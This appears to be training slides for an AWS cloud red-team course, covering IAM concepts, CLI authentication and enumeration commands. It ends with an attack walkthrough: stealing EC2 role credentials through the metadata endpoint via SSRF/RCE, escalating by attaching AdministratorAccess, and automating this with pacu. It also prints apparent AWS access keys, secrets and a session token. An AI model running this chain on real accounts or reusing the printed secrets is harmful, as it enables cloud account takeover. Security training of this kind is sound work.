



Multi-Cloud Red Team Analyst (MCRTA): AWS







Red Teaming in AWS Cloud Environment

- 1. Introduction to AWS Cloud
- 2. Authentication Methods
- 3. CLI Based Enumeration
- 4. Red Team Ops in AWS Cloud





1. Introduction to AWS Cloud



.1 AWS Cloud Architecture









1.3 Identity and Access Management


IAM:

- ➤ AWS Identity and Access Management (IAM) enables you to manage access to AWS services and resources securely.
- ➤ IAM allow you can create and manage AWS users and groups and use permissions to allow and deny their access to AWS resources.

AWS IAM allows:

- 1. Manage IAM users, groups and their access.
- 2. Manage IAM roles and their permissions.
- 3. Manage federated users and their permissions.






A. Users




- An AWS Identity and Access Management (IAM) user is an entity that you create in AWS to represent the person or application that uses it to interact with AWS.
- A user in AWS consists of a name and credentials.








An IAM group is a collection of IAM users. Groups let you specify permissions for multiple users, which can make it easier to manage the permissions for those users



C. Roles



- An IAM role is an IAM entity that defines a set of permissions for making AWS service requests.
- ➤ IAM roles are associated with AWS services such as EC2, RDS etc.










IAM Role has trusted entity to EC2. So EC2 can assume this role.






D. Policies

- ➤ IAM policies define permissions for an action to perform the operation.
- For example, if a policy allows the GetUser action, then a user with that policy can get user information from the AWS Management Console, the AWS CLI, or the AWS API.
- > Policies can be attached to IAM identities (users, groups or roles) or AWS resources.






Policy Data:



- Effect Use to Allow or Deny Access
- Action Include a list of actions (Get, Put, Delete) that the policy allows or denies.
- Resource A list of resources to which the actions apply






Policy types:

- > Inline Policies An inline policy is a policy that's embedded in an IAM identity (a user, group, or role)
- Managed Policies -
 - AWS Managed Policies
 - Customer Managed Policies








2. Authentication Methods



2.1 AWS Cloud Authentication:








2.1.1 Authentication to AWS Management Portal

- ➤ IAM Root User's credential [Username + Password] Long Term Access
- ➤ IAM User's credential [Username + Password] Long Term Access
- ➤ SSO User's credential [Username + Password] Long Term Access



➤ IAM Root User's credential [Username + Password]:


https://console.aws.amazon.com/





➤ IAM User's credential [Username + Password]:


https://console.aws.amazon.com/





> SSO User's credential [Username + Password]:

https://Org-Name.awsapps.com/start





2.1.2 Authentication to AWS using AWS CLI

- ➤ Long Term : Access Key ID + Access Key Secret
- ➤ Short Term: Access Key ID + Access Key Secret + Session Token



```
Programmatic Access ( Access Key ID + Access Key Secret )
```

aws configure --profile atomic-nuclear

```
PS C:\Users\Hacker> aws configure --profile atomic-nuclear
```

AWS Access Key ID [None]: AKIAUI7PQBNFYCHFHCGR

AWS Secret Access Key [None]: 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

Default region name [None]:
Default output format [None]:





Get the information about configured identity

aws sts get-caller-identity --profile atomic-nuclear

```
PS C:\Users\Hacker> aws sts get-caller-identity --profile atomic-nuclear {
    "UserId": "AIDAUI7PQBNF65T37ME23",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```



Programmatic Access (Access Key ID + Access Key Secret + Session Token)

aws configure

C:\Users\Hacker>set AWS ACCESS KEY ID=ASIAUI7PQBNFQGT342T2

C:\Users\Hacker>set AWS_SECRET_ACCESS_KEY=NWLiK5Kn6IVwiCVC63plSd+Fun/+ucNTG+x524P3

C:\Users\Hacker>set AWS_SESSION_TOKEN=FwoGZXIvYXdzEAEaDOI5BPRqG44+Xn/2+CKBAV982X8aki1z/zC4AnTJIx2exmZXoisTdbHQNaK946C4 uoUT6F4YsMeKMNSv0FkcybGSIXakCydilgookTCHepZaY/A2MMSQlGCjr1KKPtALNBCnRfTcM1ymrpHgaNqivJhnel9glsZAMk90sdsu+rzUkTiaQWP08N lu+LmhIZX5MijSm6CTBjIoCO748ZI5QLImsesenqOJK9KiD5fJZTovID3iWuPjtND6+e1izsbaPg==



Get the information about configured identity

aws sts get-caller-identity --profile atomic-nuclear

```
C:\Users\Hacker>aws sts get-caller-identity
{
    "UserId": "AIDAUI7PQBNF65T37ME23",
    "Account": "294170659659",
    "Arn": "arn:aws:iam::294170659659:user/emp00"
}
```



AWS CLI Stored Credentials

Windows

C:\Users\UserName\.aws

PS C:\Users\Hacker\.aws> ls

Directory: C:\Users\Hacker\.aws

Mode	LastWriteTime		Length	Name
d	25-03-2022	21:59		cli
d	03-02-2022	12:35		SS0
-a	26-04-2022	20:32	352	config
-a	26-04-2022	20:59	837	credentials



AWS CLI Stored Credentials

```
Linux
/home/UserName/.aws
```

```
hacker@Hacker-PC:~/.aws$ pwd
/home/hacker/.aws
hacker@Hacker-PC:~/.aws$ ls
config credentials
hacker@Hacker-PC:~/.aws$
```



Content of credentials file

cat credentials

```
PS C:\Users\Hacker\.aws> cat .\credentials
[default]
aws_access_key_id = AKIAZVR56YVSAIKSG324
aws_secret_access_key = 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
[atomic-nuclear]
aws_access_key_id = AKIAUI7PQSNFTCHFHCGR
aws_secret_access_key = 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
```



3. CLI Based Enumeration



2.1.3 Enumeration

Users:

List of IAM Users:

aws iam list-users

List the IAM groups that the specified IAM user belongs to:

aws iam list-groups-for-user--user-name [user-name]



List all manages policies that are attached to the specified IAM user:

aws iam list-attached-user-policies --user-name [user-name]

Lists the names of the inline policies embedded in the specified IAM user:

aws iam list-user-policies --user-name [user-name]

Groups:



List of IAM Groups:

aws iam list-groups

List of all users in a groups:

aws iam get-group -- group-name [group-name]



Lists all managed policies that are attached to the specified IAM Group:

aws iam list-attached-group-policies --group-name [group-name]

List the names of the inline policies embedded in the specified IAM Group:

aws iam list-group-policies --group-name [group-name]



Roles:

List of IAM Roles:

aws iam list-roles

Lists all managed policies that are attached to the specified IAM role:

aws iam list-attached-role-policies --role-name [role-name]

List the names of the inline policies embedded in the specified IAM role:

aws iam list-role-policies --role-name [role-name]

Policies:



List of all iam policies:

aws iam list-policies

Retrieves information about the specified managed policy:

aws iam get-policy--policy-arn [policy-arn]

Lists information about the versions of the specified manages policy:

aws iam list-policy-versions --policy-arn [policy-arn]



Retrieved information about the specified version of the specified managed policy:

aws iam get-policy-version --policy-arn policy-arn --version-id [version-id]

Retrieves the specified inline policy document that is embedded on the specified IAM user / group / role :

aws iam get-user-policy --user-name user-name --policy-name [policy-name]
aws iam get-group-policy --group-name group-name --policy-name [policy-name]
aws iam get-role-policy --role-name role-name --policy-name [policy-name]



4. Red Team Ops in AWS Cloud





Cloud Red Team Attack Life Cycle





Configure Initial Compromised User Credential:

aws configure --profile auditor



Enumerate Cloud Services, e.g EC2, S3 etc. in an Organization AWS Account:

aws ec2 describe-instances --profile auditor



Exploit Public Facing Application Running on EC2 Instance and Retrieve Temporary Credential:

curl http://169.254.169.254/latest/meta-data/iam/security-credentials/jump-ec2-role

Note: Cloud meta-data can be retrieve by exploiting these web app vulnerabilities -

- SSRF
- RCE



Configure & Validate Temporary Credential in AWS CLI:

aws configure set aws_access_key_id [key-id] --profile ec2
aws configure set aws_secret_access_key [key-id] --profile ec2
aws configure set aws_session_token [token] --profile ec2
aws sts get-caller-identity --profile ec2



Get the Managed Policy Attached to EC2 Instance:

aws iam list-attached-role-policies --role-name jump-ec2-role --profile auditor

Retrieves the specified inline policy document that is embedded on the ec2 instance role:

aws iam list-role-policies --role-name jump-ec2-role --profile auditor

Get the permissions in inline policy:

aws iam get-role-policy --role-name jump-ec2-role --policy-name jump-inline-policy
--profile auditor



Escalate privilege by attaching administrator policy to itself:

aws iam attach-role-policy--policy-arn
arn:aws:iam::aws:policy/AdministratorAccess --role-name jump-ec2-role --profile ec2



Again, check the managed Policy Attached to EC2 Instance :

aws iam list-attached-role-policies --role-name jump-ec2-role --profile auditor



Red Team Ops with Automated Tool "pacu":

Setting the initial user access key in pacu

set_keys

Get the permission of current logged-in user

exec iam__enum_permissions

whoami



Enumerate ec2 instance and get the public ip addresses.

exec ec2__enum

data EC2



Set the temporary credential for role attached to ec2 instance.

set_keys

Get the permission of current logged-in role.

exec iam__enum_permissions

whoami



Enumerate privilege escalation permission and exploit it.

exec iam__privesc_scan

Again, check the permission of privilege escalated role.

exec iam__enum_permissions
whoami



CWL Cloud Security Certifications Path







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